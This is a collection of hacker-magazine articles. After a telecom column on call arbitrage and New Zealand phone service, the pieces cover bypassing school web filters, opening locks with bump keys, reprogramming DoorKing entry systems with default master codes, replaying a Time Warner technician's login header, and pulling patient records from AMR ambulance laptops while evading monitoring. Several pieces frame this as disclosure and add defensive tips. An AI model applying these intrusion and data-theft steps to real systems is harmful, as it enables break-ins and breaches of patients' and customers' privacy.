Kudos to the 805 and the 602.



Greetings from 30,000 feet, and welcome to another action-packed episode of the "Telecom Informer!" It's late February and my little project in Spencer, Iowa just ended. Thanks to the money I made, I'm winging my way over the Tasman Sea - on an Air New Zealand flight between Wellington and Melbourne, Australia!

So what was happening in Spencer? Fun stuff! Too bad it's over. If you're a regular reader of my articles, you've probably heard of access charges and the Universal Service Fund, aka USF. If not, here's a quick refresher: long distance calls have several chargeable components, which are built into the few cents per minute (or less) you pay to your long distance carrier.

When you make a long distance call, your local exchange carrier (LEC) delivers the call to your long distance carrier at the tandem. For this, they charge a small fee to the long distance carrier, usually a fraction of a cent per minute. Your long distance carrier takes the call over their network to the nearest tandem switch to the call destination, where a termination fee is paid to the LEC on the other end. This is usually also only a fraction of a cent per minute, but in certain high cost rural areas, it can be over ten cents per minute. These charges are called "access charges" and they're the reason why long distance calls cost money and Internet-only VoIP calls are free.

For a long time, carriers such as International Telecom Ltd. (based in Seattle, WA) have taken advantage of access charges by hosting free conference bridges, chat lines, and other services - anything that generates a lot of inbound traffic. You can get free unified messaging from k7.net, free teleconferences from mrconference.com, and even free dial-up Internet service from nocharge.com (in the Seattle and Boston areas). Free international calls, however, hadn't been offered until someone got a little creative in Spencer, Iowa.

Why Spencer? It's located in the remote Iowa Great Lakes region. It's very expensive to provide local service to this rural area and access charges are, as you might imagine, correspondingly high. However, thanks to USF grants Spencer has plenty of fast Internet connectivity. VoIP termination to many foreign countries, meanwhile, is incredibly cheap, so long as you're terminating to land lines. So you can probably see where this is going. A simple game of arbitrage! Call nearly anywhere in the developed world (well, land lines in about 40 countries actually) for only the cost of a phone call to Iowa! Effectively, if you had a cellular plan offering unlimited night and weekend minutes, you could make unlimited off-peak international calls. And done right, anyone offering this service could make a half cent per minute or more, splitting revenues with a local partner in Spencer.

Well, the implementation worked beautifully. The soft PBXs handling the calls were lean, mean, moneymaking machines. Unfortunately, I hear this really ticked off the long distance carriers. Rumor has it they started putting pressure on NECA, the FCC, and anyone who would listen. Presumably under the mounting pressure of legal threats, our partner in Iowa pulled the rug out from under us. It was fun while it lasted though, because prank calling random people in Hong Kong at two in the morning was a lot more interesting than most of the calls that pass through my central office.

After the past couple of months' craziness (we were terminating over 10,000 minutes per hour to China alone), I needed a break - at least until I can dream up a better idea. So I took the opportunity to visit the lovely south island of New Zealand. Of course, I checked out the telecommunications landscape as well as the glaciers, mountains, and beaches. New Zealand telecom is in transition, in some areas more liberalized than others but rapidly modernizing nonetheless.

Cellular services are the unexpected dinosaurs - still a duopoly, as was the case five years ago on my last visit. Vodafone operates GSM with EDGE and GPRS data service and Telecom NZ operates CDMA (3G 1xEV-DO

service is offered in major metropolitan areas, but small outlying areas still have only IS-95 coverage - not even 1xRTT). Wireless service is insanely expensive by U.S. standards. Incoming calls are billed on a "caller pays" basis. Cellular phones are all in special area codes in the 02x series and it's outrageously expensive to call anything in these area codes. You can literally set up a three-way call from a land line between China, New Zealand, and the U.S. for less than one third the cost of making a local call to a mobile phone in Auckland. (For example, from a payphone local calls to a mobile phone cost NZ$1.20 per minute.)

When I last visited, Telecom NZ was beginning to offer DSL services. A 64Kbps/128Kbps line with metered bandwidth started at about NZ$70 per month, and the price went up sharply depending upon how much data you transferred. Competition has, fortunately, driven prices down. New Zealand has adopted a similar regulatory approach as the U.S., unbundling the DSL and Internet components. It has worked and broadband prices are fairly reasonable; 128Kbps/4096Kbps service runs about NZ$50 per month. However, there is a vague "fair use policy" attached to these plans. Basically, if you run peer-to-peer applications, bad things will happen (such as throttling, traffic shaping, and other QoS measures). From most providers, for about NZ$120 per month, you can get 200GB of transfer that is not subject to the same QoS restrictions.

WiFi is beginning to pop up in more places, although it's not nearly as common as in North America. Unfortunately, Kiwis try to charge for it nearly everywhere the service is available to the public - usually at outrageous rates and with heavy filtering. I sought out unsecured access points instead - SSID of LINKSYS, anyone?

While my CDMA handset was able to roam in New Zealand, the cost of doing so was $2.19 per minute - prohibitively expensive for all but billionaires. I opted to let calls go to voice mail instead, and I was pleased to see that Caller ID and incoming SMS were delivered correctly. Payphones were a much more economical means of communicating. Unfortunately, there isn't any one best way to make a call from a payphone in New Zealand, so this required some research and creativity.

The easiest way to call from a payphone is to buy a Telecom NZ prepaid calling card. In fact, if you're calling anything other than a toll-free number, it's the only way to make calls from a payphone. I didn't see a single payphone on the entire south island that accepted coins. Unfortunately, using Telecom NZ is also one of the most expensive ways to call from a payphone, and is only practical for local calls (which are untimed and cost NZ$0.70).

Telecom NZ prepaid calling cards are sold at nearly every retail outlet. They have smart cards on them, and work similarly to the QuorTech Millennium stored value smart cards (still available from Bell Canada, although most other LECs in North America have given up on them). You stick it in the slot, the remaining value is displayed on the console, you dial, and the diminishing value is refreshed each minute as your call progresses.

Using a prepaid calling card purchased in the U.S. is another option. Costco sells an MCI calling card that can be used for international origination. However, the rates are about US$0.35 per minute for calls back to the U.S., and are nearly US$1 per minute for calls within New Zealand. While sometimes good for short (one to two minute) calls from payphones, it was prohibitively expensive to use these for long calls. The toll-free country direct numbers in New Zealand are 000-912 for MCI, 000-913 for AT&T, and 000-999 for Sprint. These numbers can be used for making collect calls, and all of the carriers will transfer you to their respective business offices as well (since Verizon owns MCI now, MCI can transfer you to Verizon Wireless customer service - handy if you're having trouble with your international roaming service).

Finally, there is a burgeoning industry in third party VoIP-based prepaid calling cards, with rates at about NZ$0.04 per minute. Of course, there's a catch: you have to dial through a local gateway and, being VoIP, the quality can sometimes be inconsistent. I ended up carrying two calling cards - one Telecom NZ card used to connect to the local gateway and a separate prepaid calling card to call from there to my final destination. You can make multiple consecutive calls without redialing the gateway number, which means you only pay Telecom NZ for one call. I used a GoTalk card, which offered excellent call quality and had local access numbers nearly everywhere in New Zealand.

Well, the captain informs me that it's time to put away portable electronic devices, so it's time to bring this issue of the "Telecom Informer" - and my laptop - to a close. Next stop, the land of kangaroos, wallabies, and Telstra!

Avoiding Internet Filtering

by Major Lump
MajorLump@hotmail.com

"Yes, no, maybe so," goes the childhood phrase. My friends and I took great delight in endlessly repeating what we thought was such a clever little rhyme. For the hacker, however, this phrase rings particularly true. System administrators often think in terms of black and white (the "yes" and "no") while the hacker sees shades of gray (the "maybe so"). The average computer user often assumes he cannot outsmart or outthink the trained professional. When stacking the teenage power user against the professional system administrator, it would seem the administrator would have the advantage. Not so. The gray scale always defeats the black and white.

I was recently surfing the Internet at my school when I decided to pay a visit to 2600.com. I typed in the URL, pressed enter, and waited for the page. Rather than the green *2600* logo, a blue "Websense" logo stared me in the face. It turned out that all hacking related websites are blocked, as well as other "inappropriate" material. Since I attend a rather liberal, prestigious prep school (no, I'm not a snob), I was surprised that the system administrator governed with such an iron fist. Surely a school that encourages freedom of speech would not use a content blocker and thus stoop to the level of many foreign governments (the ones we shun). I knew I needed to find a solution to the problem and regain my freedom.

Google, as many hackers know, is a great information miner. I quickly directed my browser to Google and searched under "hacking websense". The tenth hit (SecurityForumX - A workaround to Websense) did the trick. Nicely outlined in front of me was a hack for avoiding the watchful eye of Websense. I learned, from reading the article, that the Websense filter does not monitor https connections (which use the SSL protocol). I am not sure exactly why but I suspect that it is either due to the encryption (SSL) or the protocol (SSL uses port 443 rather than port 80). Either way, a user can access a proxy through an https connection and thus liberate their web browsing habits. After trying a few proxies, my favorite was `https://www.proxyweb.net`, but others include MegaProxy Proxify (`https://megaproxy.com`) and Proxify (`https://www.proxify.com`). For a list of great proxies and other goodies visit `http://www.proxyway.com/www/free-proxy-server-list.html`, `http://tools.rosinstrument.com/proxy/`, or just Google for it ("`free proxies + https`" will do the trick).

There is another hack or workaround for extracting information that is blocked by a filter. After outlining the proxy hack, the following concept seems a little quaint. But if the https/SSL proxy does not work, this primitive hack can be an effective last resort. If you want to get a small fact or a tidbit of information from a specific, blocked website, you can use Google's "site:" operator to search the website. After retrieving the results, Google includes two lines of text under the link to each hit. Normally, these tidbits of information would be blocked since they originate from a blocked website. However, Google's results can still paraphrase small sections (two lines) of the target site. The more specific your search terms, the more pertinent the information returned. For example, let's say I would like to find the email address of 2600.com's webmaster. Normally you would go to 2600.com to get this information, but seeing that I am on a filtered network, the site is blocked. However, I can Google this search term: "`site:2600.com email + webmaster`" and the second hit gives me the email address: `webmaster@2600.com`. This hack's major stumbling block is, of course, that only small tidbits of information can be retrieved. However, in dire situations this workaround can be a lifesaver.

Since network filtering is a major issue and affects people all over the world, there is a plethora of online resources discussing hacks and workarounds. If you're interested in learning more I suggest that you visit `http://www.zensur.freerk.com`, `http://peterrost.blogspot.com/2007/01/top-ten-methods-to-access-blocked.html`, or `http://www.webstuffscan.com/2006/11/23/how-to-access-blocked-websites-top-10`. Of course, Google is another great resource. Just Google "`accessing blocked websites`" and

you should have more hits than you know what to do with. Before I end, I would like to just make one last comment. Major props go to Google for their Google Docs and Spreadsheets. I wrote this article on their online text editor and found that it is both easy to use and great for writing "controversial" articles that can't wander into the wrong hands (namely my school's system administrator). It's a hacker's best friend.

Hacking Your Own Front Door

by Cliff

The only reason I want *2600*-land to know the following is to increase your own security. I've deliberated long and hard, and as this information is public domain anyway and is currently in use by the "bad guys," I trust you will not use it for bad purposes. Rather, using this knowledge maliciously is wrong, stupid, and illegal in practically every country and community in the world. Use it instead to look around your home, work, and possessions and decide what additional measures (also discussed) you wish to take.

Yale is a company that makes locks – primarily the latch-style locks, but also padlocks, etc. Union also make locks with latch-style keys. You may have seen some at work or on your patio doors. In fact, latch-style key locks are everywhere. Sometimes they're connected to mortise bolts, sometimes to padlocks, sometimes to latch locks, and all of them can be opened by an amateur in less than two seconds. Back up, read that again. I can open your front door in two seconds, leaving no trace, no force, then go to your neighbor and do the same again. And again. So fast that I don't even look suspicious. I have a skeleton key. I'm going to tell you how to make one.

First, the science bit... quick – to the pool table! If you have several balls touching in a line and you fire the cue ball at one end of the line, the ball at the other end shoots away. If you have never tried this, it is the core of at least half of all "trick-shots." (Be a little creative and you've now got a sideshow act as well as a skeleton key – this is a good value article!)

The bit to take away is that the energy is transferred through the chain and moves the end ball. The same principle is involved in this technique but you need to understand locks to see how this is useful.


Locks have a number of pins (around five for a house key) that are split in one of (usually nine) positions along their length which are spring-loaded to interrupt the rotation of the mechanism (see diagram 1a and 1b for a simplified look). Inserting the (right!) key in the lock pushes all the pins so their splits come into line with the barrel of the mechanism, allowing it to turn. Inserting the wrong key leaves the pins still misaligned so the lock won't turn. A very simple mechanism but pure genius when you consider it, giving 5^9 combinations = 59,049 different unique combinations of keys and locks for five pins with nine positions.


Alas, physics has rendered every single one of those 59,049 locks openable with one key, plus a little bump of energy. Because of this, these skeleton keys are called "bump" keys!

As with the pool balls, if you can introduce sufficient energy to one end of the ball chain (or in this case, one half of the lock pin), the other end jumps away to absorb the energy (or, in this case, the top half of the pin jumps out the way, allowing the lock to turn). We do this with a bump key. A bump key is a regular key cut down to the lowest setting (see diagrams 2a for a normal key (my house key, in fact) and 2b (the bump key)). You can do this yourself with a small file. If it takes you more than 20 minutes, really, you're trying too hard!

Make sure you get nice smooth slopes on the bump key – otherwise you may make a key that will go into a lock but not come out again. Very embarrassing when you have to explain to the wife/locksmith!

However, the funnily-shaped key alone will not open all doors... you need some bump too, to jump all the top parts of the pins and allow the barrel to turn. This is the low-tech bit





of the show – the back-end of a screwdriver is perfect. In order to pass the energy to the pins, you need to insert your new key, but then *pull it out with a click* – this is essential. Next, apply a small amount of torque to the key – not a huge amount, just enough (this will come with practice). Finally, hit the top of the bump key with enough force to crack and maybe damage the insides of a hard-boiled egg.

If it's worked, you can twist the key in the direction of the torque you applied. If not, pull the key out one click again and try once more. If you still can't get it to work, you may be hitting too soft, have cut your key too crudely (although it's very tolerant), or be applying too much or too little torque. Experiment a bit!

So now you have a skeleton key for every lock the key will fit. Back up a second. One key and 20 minutes of work just got you access to all 59,049 formations of that lock. Blimey. And don't imagine a $100 lock is better than a $10 one – they're all the same. And padlocks too – if you can get a key to fit the lock (i.e., it is the right size and has the right gating), you can open every instance of that lock. Double Blimey.

Let's consider the implications of this a second. Say you live in a student dorm building where each room has a key on the same lock suite (same shaped keys). Within 20 minutes of moving in, the guy next door could have a key to every room in the building, including the security office! In a dorm building you cannot fit your own locks to the doors – you may as well leave the door open in fact. Is that a padlock on the security barrier at the car park? Suddenly you see it as unlocked – there to let yourself into.

So now you're hopefully informed and worried, and wondering how you can protect yourself and your property. Good. Knowledge is power, and now you know as much as the people who want to steal your things. Have a look at what locks you have and what you're protecting with those locks. There are several things you can do to improve your security.

1) Fit an electronic system (Expensive, but what fun! This is the excuse you've always wanted.) with card access, retina scans, RFID-reader, etc., etc.


2) Fit "Chubb" style locks in addition to latch locks. They are the ones which just show a keyhole through the door on the outside. Thieves have no way of knowing exactly what's behind the hole, so picking is harder work (inexpensive, but heavy to carry).

3) Regular bolts are a great addition once you're on the inside.

4) Get a big dog and alarms, etc. – deterrent factor!

But ultimately, if someone wants to break into your home, they will. We can either isolate ourselves through fear into losing community, or we can really get to know our neighbors and all keep our eyes out for one another.

And as we come to know and trust our neighbors, we get to build something far more valuable than material goods are worth anyway – a feeling of security as well as a physically more secure neighborhood. Which world do you want to live in? You can make it happen. You start small with your own neighbors, your own corridor, and encourage it to spread. We can get our neighborhoods back.



Dorking the DoorKing

by Cadet Crusher

If you live in a newer or renovated apartment building, chances are there is a telephone entry system that controls visitors' access to the building, and chances are it's of the DoorKing brand. I have one of these devices controlling access to my building and it occurred to me one day shortly after moving in to investigate the security of such an access control system after one of my friends used it to enter my building. What piqued my interest was the fact that the phone number of the DoorKing showed up on my Caller ID. So I called it back. Its response was merely a short beep followed by silence, indicating to me that it was awaiting instruction. In order to confirm this assumption, I downloaded the operating manual, conveniently located at `http://www.dkaccess.com/English/Tele➥phone_Entry/1835-065-F-8-05.pdf`, which covers models 1833, 1834, 1835, and 1837 (figuring out what model your building has is fairly trivial, just match your mental (or digital) picture of your building's model with one on the DoorKing website (`www.doorking.com`)). Indeed it was awaiting command.

Basics of Programming DoorKing Telephone Entry Systems

Before we begin, a standard disclaimer is in order: I provide this information for educational purposes and am not responsible for what any individual may do with it.

The most important thing to note is that `all` of the following programming steps must be executed on the box's keypad. Dial-in programming access is only supported via the DoorKing Remote Account Manager software (which I haven't had the opportunity to examine yet - more on that in the future). Another point to note is that the box will give you feedback as you give it instructions, a short beep will be emitted after each successful program step, and a long beep (beeeeeeep, as the manual states) will signal end of programming. Lastly, you will need the master code for the box. Conveniently for us the factory code is 9999. If the master code has been changed I suggest trying 1234, 1111 - 8888, or the building's address (I have a feeling you'll be in luck). One more thing: when you see something like *07 in the steps below, that means press * then 0 then 7 unless otherwise stated. Good, now we can get to the fun stuff.

Setting Tone/Pulse Dialing

This is the easiest thing to make the box do (as well as quite humorous). Just follow these steps:

1) Dial *07 then the master code.

2) Dial 0* for tone dialing or 1* for pulse dialing.

3) Press 0 and # `together` to end the programming cycle.

It's that easy! Now you can watch everyone's befuddled looks as they wait for the box to dial using pulses.

Changing Tone Open Codes

Tone open codes are what the called party (the resident) must dial from his or her phone to unlock the door for the guest. From the manual:

1) Dial *05 then the master code.

2) Dial 0*, 1*, or 2* to designate which relay you wish to program. Most likely it is Relay 0 or 0*. Each box can control three doors/gates, one per relay.

3) Dial the new tone open code. This will be four digits. If you want to make it one digit, like 9, then you would dial 9###. Each # is a blank digit. The defaults are Relay 0 = ####, Relay1 = 9876, Relay 2 = 5432.

4) Press 0 and # `together` to end the programming cycle.

I should mention what Relays 0-2 are. The box has three relays, one relay can control one door/gate. We are most interested in Relay 0 as it is the primary relay and most likely the one controlling the door/gate we wish to command. Now only you will know the proper tone open code, so everyone else will have to get up off the couch to let their visitors in.

Other Capabilities

Programming the box from the keypad allows for a plethora of mischief to be done. Here are just a few things possible: changing

four digit entry codes, setting the welcome message, setting the door open time (how long the relay will keep the door unlocked after access is granted), erasing the entire directory, and, by far the most unsettling, reverse lookups of directory codes to resident phone numbers. All of these functions and more can found in the manual (refer to the URL above). Please use discretion when exploring this system. Don't disable any of the locks or do anything that would compromise the security of the building. Remember we're here to learn.

Conclusion

Dorking a DoorKing entry system is astonishingly simple. I was surprised to find that so much was programmable using the keypad interface and a measly four digit master code. The above examples are harmless pranks, but the possibility for much more malicious actions does exist. It does have an RS-32 port tucked away behind its locked face plate and most models have a 56k modem built in for programming via the Remote Account Management software, so I assume the ability to program it via the keypad is a failsafe in case no other programming methods are available. Oh well, at least you can reset the system's welcome message to let everyone in your building know that you "pwnd this place d00d".

Security Holes at Time Warner Cable

by Xyzzy

Like most people I don't go looking for trouble. I've never made a hobby of trying to steal passwords or violate people's privacy. But when an opportunity slaps you right in the face, I'm as curious as the next person. This is the story of one of those opportunities. I'm not here to demonstrate any elite hack, just to share information with you about a vulnerability at Time Warner Cable in the hopes that this large company will do something to fix their lax security.

It all started when a Time Warner Cable technician arrived at my house to fix intermittent downtime on my cable Internet connection. After poking around and diagnosing very little (my connection happened to be up at the time), the technician sat down at my laptop, opened a browser, and started typing. Now I was interested. The technician opened the URL tech.nyc.rr.com and logged into the page using an htaccess window. Now if you were me, wouldn't you wish you had a key logger running right about now? Well, I keep a key logger running 24/7 on my laptop, so good thing you're not me. Hello username and password, nice to meet you.

But just for kicks let's pretend I didn't have a key logger running. The technician diligently closed the browser window when he finished, but he neglected to quit the browser entirely. This means that his authorization session was still cached. Launch your favorite packet sniffer, reload tech.nyc.rr.com in the browser, and voila! You have captured the HTTP header containing the technician's authorization login. It's hashed of course, but we don't care. Now switch over to telnet and connect to tech.nyc.rr.com on port 80. Simulate a web request with the following HTTP commands, followed by two new lines:

```
GET / HTTP/1.1
Authorization: Basic <technician's
login hash goes here>
Host: tech.nyc.rr.com
```

Congratulations, you're a spoof. Now you may wonder what treasures await us on this mysterious web page? Not much, but enough. The "tech.nyc.rr.com" page is a diagnostic page that shows basic information about a Time Warner customer's account and cable modem. The page is titled "ServiceCertificate version 4.0.0" which is not a commercial product as far as I can tell (someone please correct me if you know more). The page

displays the customer's account number, name, address, and phone number. This is interesting, because only the customer name, address, and phone number are used to authenticate incoming callers on Time Warner telephone support. Let the social engineering begin.

The page also includes the IP and Mac addresses of the two network interfaces on the modem: the downstream Ethernet link and the upstream DocSis link. It also lists the UBR hostname that the modem connects to, plus stats on upload and download bandwidth, the modem uptime, and the modem firmware version and firmware filename. At the bottom is an HTML text box labeled "Comments." I didn't play with this, but I'm sure you can think of something fun. The web server is running Apache version 1.3.29 and PHP version 5.0.2. Directory indexing is turned on.

I also noted that the technician hadn't entered any information about my account before loading this page, meaning that the server must use a referrer address local to my location as the variable used to determine what customer account to display. Hmmm, this could be fun. Anyone interested in a little war walking? What's to stop me from grabbing my laptop, walking down the street and trying this technique on any open wifi node, thereby gleaning the account number, customer name, address, and phone number for that connection? My indefatigable moral compass? Oh yes, I forgot about that.

Now comes the open letter to Time Warner Cable:

Dear Newbs,

Here are some tips on how to improve your security.

First, don't send passwords to servers as clear text even if it's hashed. That's what SSL is for.

Second, does the expression "honey pot" mean anything to you? Prohibit your technicians from using customer computers to log into anything. Physical access is inherently insecure. Write that on the board a hundred times until you memorize it.

Next, don't include an entire customer account dossier on any web page, password-protected or not. If you don't understand why this is bad practice, well then I can't explain it to you.

Finally, don't use network addresses as authentication variables of any kind. This is trivial to spoof and exploit, particularly in the age of open wifi nodes.

Oh, and please fix the intermittent downtime on my cable connection because it's still busted.

M'kay thanks.

Hacking My Ambulance

by anonymous

For the last three plus years I have worked for a competitor to the nation's largest private ambulance provider, American Medical Response. Like most people in the industry I have learned to loathe this monster for its all-too-corporate business strategies and its overwhelming quest for higher profits - often at the expense of reliable quality personnel and equipment. Recently I completed my paramedic internship with a paramedic preceptor who works for AMR and I was treated to some inside information while interning. Having a technical background, my ears perked up when things were being discussed and my preceptor had no qualms about letting me poke around here and there. In this article I will share what I learned about AMR's field computers during my internship.

In some regions AMR is now utilizing notebook computers for charting purposes. A field chart is different from an in-hospital chart in that it contains all of the patient's billing information as part of the medical record recorded by medical personnel. In other words, protected personal information

is gathered and recorded by the EMTs and paramedics that operate on the ambulance. This information is then transmitted electronically to an ODBC database that the company's billing department accesses via daily queries and assembles invoices from the data gathered. Because acceptable levels of security are typically more expensive than lower levels, AMR has, in its corporate wisdom, chosen the latter of the two. Let's explore.

The computers used in the field as of the time of my internship were all Itronix GoBooks. The company initially purchased GoBook I's (the first generation), and has purchased whichever model was most current ever since then. The latest model is the GoBook III, but there are plenty of GoBook IIs still around. Hardware specs are available at http://www.itronix.com and http://www.gobookiii.com/gb3/features.htm. The interesting hardware components include Bluetooth capability (left active and unsecured), 802.11b/g (AMR typically orders only 802.11b chipsets), and CRMA cellular frequency cards. The CRMA cards are the PC cards available from wireless providers such as Cingular and Verizon. AMR uses both companies for mobile Internet access in different regions depending on which provider has the best coverage for a given area. The cards are housed internally and connect to an external antenna mounted on the screen portion of the case. We'll come back to this device later for a discussion of the security holes it presents.

AMR upgraded these units to Windows XP only over the last year or so. The official explanation was that they feared Windows XP would somehow not support the Access Database front-end they use for charting. What I find so amusing about this is that they purchased a Windows XP Professional license with every GoBook III and then relied on their Win2K corporate license for the actual OS licensure. However, when they switched to WinXP they actually purchased a corporate license to cover all of the computers that they already had licenses for! This, of course, means you stand a good chance of being able to use the WinXP Pro license stuck to the bottom of the GoBooks without getting caught.

Now, Windows XP Pro implements **Active Directory** (Duh), and AD has several security policies that can be implemented to limit the access users have, but you need a **Domain Controller** supplying the **Group Policy Object** in order to have different policies apply to different users. With the computers being deployed in the field constantly they could not be part of a domain-based network. This posed a real problem in that Supervisors and IT staff needed much more access to the machine than AMR was willing to allow their field employees to have. So someone poked around on the Internet and found that by replacing the actual user GPO file you can implement different security measures for different users. Basically, you create two different GPO files, one older than the other and having tighter security, and swap them around like this: Log on as an administrator and place the newer and less secured GPO named registry.pol in the c:\windows\system32\GroupPolicy\User\ directory. Next, logon under each of the users you want to give more access to (i.e., supervisors and IT personnel). Then, logon as the admin again and move the GPO to a different folder and replace it with the older registry.pol file with more security. When the Supervisor and IT users are logged on with the older GPO in place it is ignored because the policies that are currently applied are newer than the ones in the current GPO. The standard users however are never logged on with the newer policy in place so they implement the older, more secure policy. Of course, these policies are typically very poorly managed and there isn't a whole lot you'd really care to do that a creative mind won't figure out how to accomplish. Instead of browsing directories to launch programs create shortcuts on the desktop. And since you can always create a new text file on the desktop you have complete freedom in writing batch and Windows Script files to do your bidding.

Because AMR doesn't like their employees goofing off on the clock they also install **ContentWatch** to restrict Internet use. This service works by restricting websites based on their categorization in a database obtained from an Internet server. A user logs on with a username and password and their restriction list is downloaded. Each site visited by Internet Explorer is compared against a database that categorizes sites based upon content (e.g., shopping, news, personal, adult, etc.) and users are only allowed to view sites within approved categories. Sites that have not been categorized can be blocked or viewed based upon the individual user's settings that are applied by their administrator. Since the restriction lists are downloaded each time a user logs on I have not found a way to get around this particular hurdle. It's not that I wanted to download porn. I just wanted to

use MySpace and "personals" are restricted. The best way to overcome this would be to snag a supervisor's password since they have free access or to find a way to kill the program. Thus far I have been unsuccessful in killing it, but I never tried too hard either. Of course, if you're brave and don't mind a traceable approach you could always download FireFox via a telnet'd FTP connection. If you intend to do this I suggest burying the program files deep in the directory structure and launching via an unassuming script in the system32 or some other clogged directory. You might also want to dig the uninstall data out of the registry so it doesn't show up on the "Add/Remove Programs" control panel. See, they'll trace the time stamp of the program directory back to who was using the computer on that date at that time, and unfortunately the system clock is fairly well protected.

Moving on to the ever more interesting section where we discuss the CRMA PC cards and how they access the Internet. The region I am most familiar with used Cingular as a wireless provider and Sony GC83 EDGE PC cards. I'm not sure why, but they refuse to use the most recent firmware versions. Rumor has it someone somewhere had a problem with a firmware version and had to downgrade to fix the problem. Of course, two or three new versions have come out since then and AMR has yet to upgrade to the newer versions. What I find particularly interesting is that the Cingular network issues Class C addresses. Couple this with the use of Real VNC on *every* AMR computer and you have a gaping security hole. If someone were to snag the company password (I believe they have only two passwords - one for workstations and one for servers) they could sniff around the Cingular network, assuming they have a Cingular card and are in the same region, and find a computer with port 5900 open. The advantage to the IP addressing scheme being Class C, for those who haven't figured it out, is that you significantly diminish the number of IP addresses you have to scan to find an AMR computer. But there is another way you can isolate an AMR computer on this network.

As previously mentioned, AMR uses an Access Database front-end developed in-house to chart patient data. They have dubbed the program **MEDS**. It stands for Multi-EMS Data System. The database is unencrypted so any user can poke around in all of the tables, provided they can figure out how to launch MSACCESS.EXE. This is nice in that it stores configuration data, including what ports the program uses for sending and receiving in these tables. Browse around and figure out what ports are currently being used and query the results of your port scan for addresses with both the MEDS port and port 5900 open. Any computers you find will likely be AMRs.

Exploring MEDS even more turns up a few other interesting little quips. The data entered into MEDS is stored in separate access tables with a PCR ID referencing the individual chart each piece of information is associated with. For instance, there is a table titled MED_C that contains the list of patient medications typed in by a user (medications selected from a drop down list are stored in a separate table). Each row has three columns. The first column is the default Primary Key and increases by a value of one in each row, the second column is the individual PCR ID (unique only on that computer), and the third is the actual text entered by a user. So to find a patient's personal information you need only run a query of the appropriate tables and match the patient's name, date of birth, address, phone number, and Social Security Number based on the PCR ID. It should be noted that failure to protect this information from unauthorized users (which includes an EMT or paramedic authorized to use the system but not authorized to view data entered by another user) is a violation of federal law - reference HIPAA §164.308 (a)(4), which states that users must be prevented from accessing sensitive electronic data they do not need to access in order to perform their duties. Basically, you should *not* be able to view patient data you did not personally enter, but you can. But to really get at the data it's best to just steal the whole database, something else you should definitely not be able to do. A standard user can run telnet, open a connection to an FTP server, and upload "C:\Program Files\MEDS\MEDS.mdb" (sometimes the file name includes a version number). Older versions of MEDS created a file in the root directory title "PCRDATA" with no file extension. This file had all of the PCR data on the system in plain text, another grievous HIPPA violation. Today the file is encrypted, a step that took only four or five years to implement.

As you can see by doing things in-house and under budgeting their projects AMR has left themselves open to some pretty costly lawsuits. With the private ambulance industry becoming more and more competitive, they have really taken some big chances with this

program. Consider the fact that some states have mandated public reporting of security breaches in publicly traded companies, mix it with the generally very competitive public bidding process that EMS agencies are typically required to go through every few years for their ambulance provider contracts, and throw in a little industrial espionage... see where I'm going? AMR has opened itself to simple espionage tactics by making it incredibly easy for a corporate spy to get hired on as a field employee, steal protected personal data stored on a field system, and let it be known that the data was stolen. AMR would then be required to contact every person whose personal information was compromised and inform them of such and make a public announcement reporting the breach. Something of that nature happening during a contract bid would be devastating to the company, which is already losing bids across the nation.

That's pretty much all of the goodies I picked up regarding the computers, but here are some fun vehicle facts for those of you unfortunate enough to be working for the giant:

1. If you're tired of hearing the seat belt reminder ding at you all the time you can disable the Ford "BeltMinder" feature quite easily. Simply turn the ambulance off, keep all of the doors closed, set the parking brake, turn off the headlights and do the following: Insert the key and turn it forward to the first position, but do not start the car. After about a minute the little guy wearing his seat belt light will appear on the cluster panel (dashboard). You now have 30 seconds to buckle and then unbuckle your seat belt ten times. After the tenth time the light will flash four times indicating the function has been disabled. Now buckle and unbuckle one more time. Congrats, it will now leave you alone. Each year is different so play around with it. I found this information on Google, so you should be able to as well. Sorry for those who have RoadSafety. This won't work for you.

2. If you don't like being dinged at for having the door open, or having the light on, it's pretty easy to disable this feature too. First, you should know that when the door is open the circuit is *closed* by the door pin. So disconnecting the door pin will make the vehicle computer think the door is always closed. To do this, just pull really hard (I was able to do it with bare fingers) on the door pin itself. When it comes out simply disconnect the wires and then reinsert the pin into the door jam. Done.

3. Finally, to shut up that lady who blabs at you while you're backing up just take a look at the little speaker behind the driver's head. On one side is a tiny little switch. Flip it and she'll be no more.

None of these little workarounds damages or vandalizes the vehicle in anyway, so have at it. And for God's sake, find a company with a soul to work for. Peace!

SSL MITM Attacks on Online Poker Software

by John Smith

Although we most often associate SSL (Secure Sockets Layer) or TLS (Transport Layer Security) with "secure" versions of our favorite Internet services (HTTPS, IMAPS, SMTPS), it can be used to secure arbitrary applications. In fact, it is used quite often in the online gambling world to secure the connection from the game client to the game server. Unfortunately it is often used in an incorrect manner, which leaves it open to man-in-the-middle attacks, where an attacker can read/modify/insert their own data into the connection.

SSL provides methods for endpoint verification and traffic privacy for network communications. Endpoint verification is done by validating a "peer certificate" from the remote host by checking the signature with a trusted third-party (such as Verisign). Traffic privacy uses symmetric ciphers to encrypt/decrypt data between the two hosts.

Traffic privacy is obvious - you don't want someone with a sniffer to see your passwords or credit card number when you're ordering your *2600* subscription. Endpoint verification is extremely important also, but many developers (obviously) don't think of it. In fact, the endpoint verification is exactly what prevents man-in-the-middle attacks - if the peer (remote server) that is being connected to can't be verified, then the client should quit. Unfortunately, this option is turned *off* by default! Any client software that has this flaw can then be attacked.

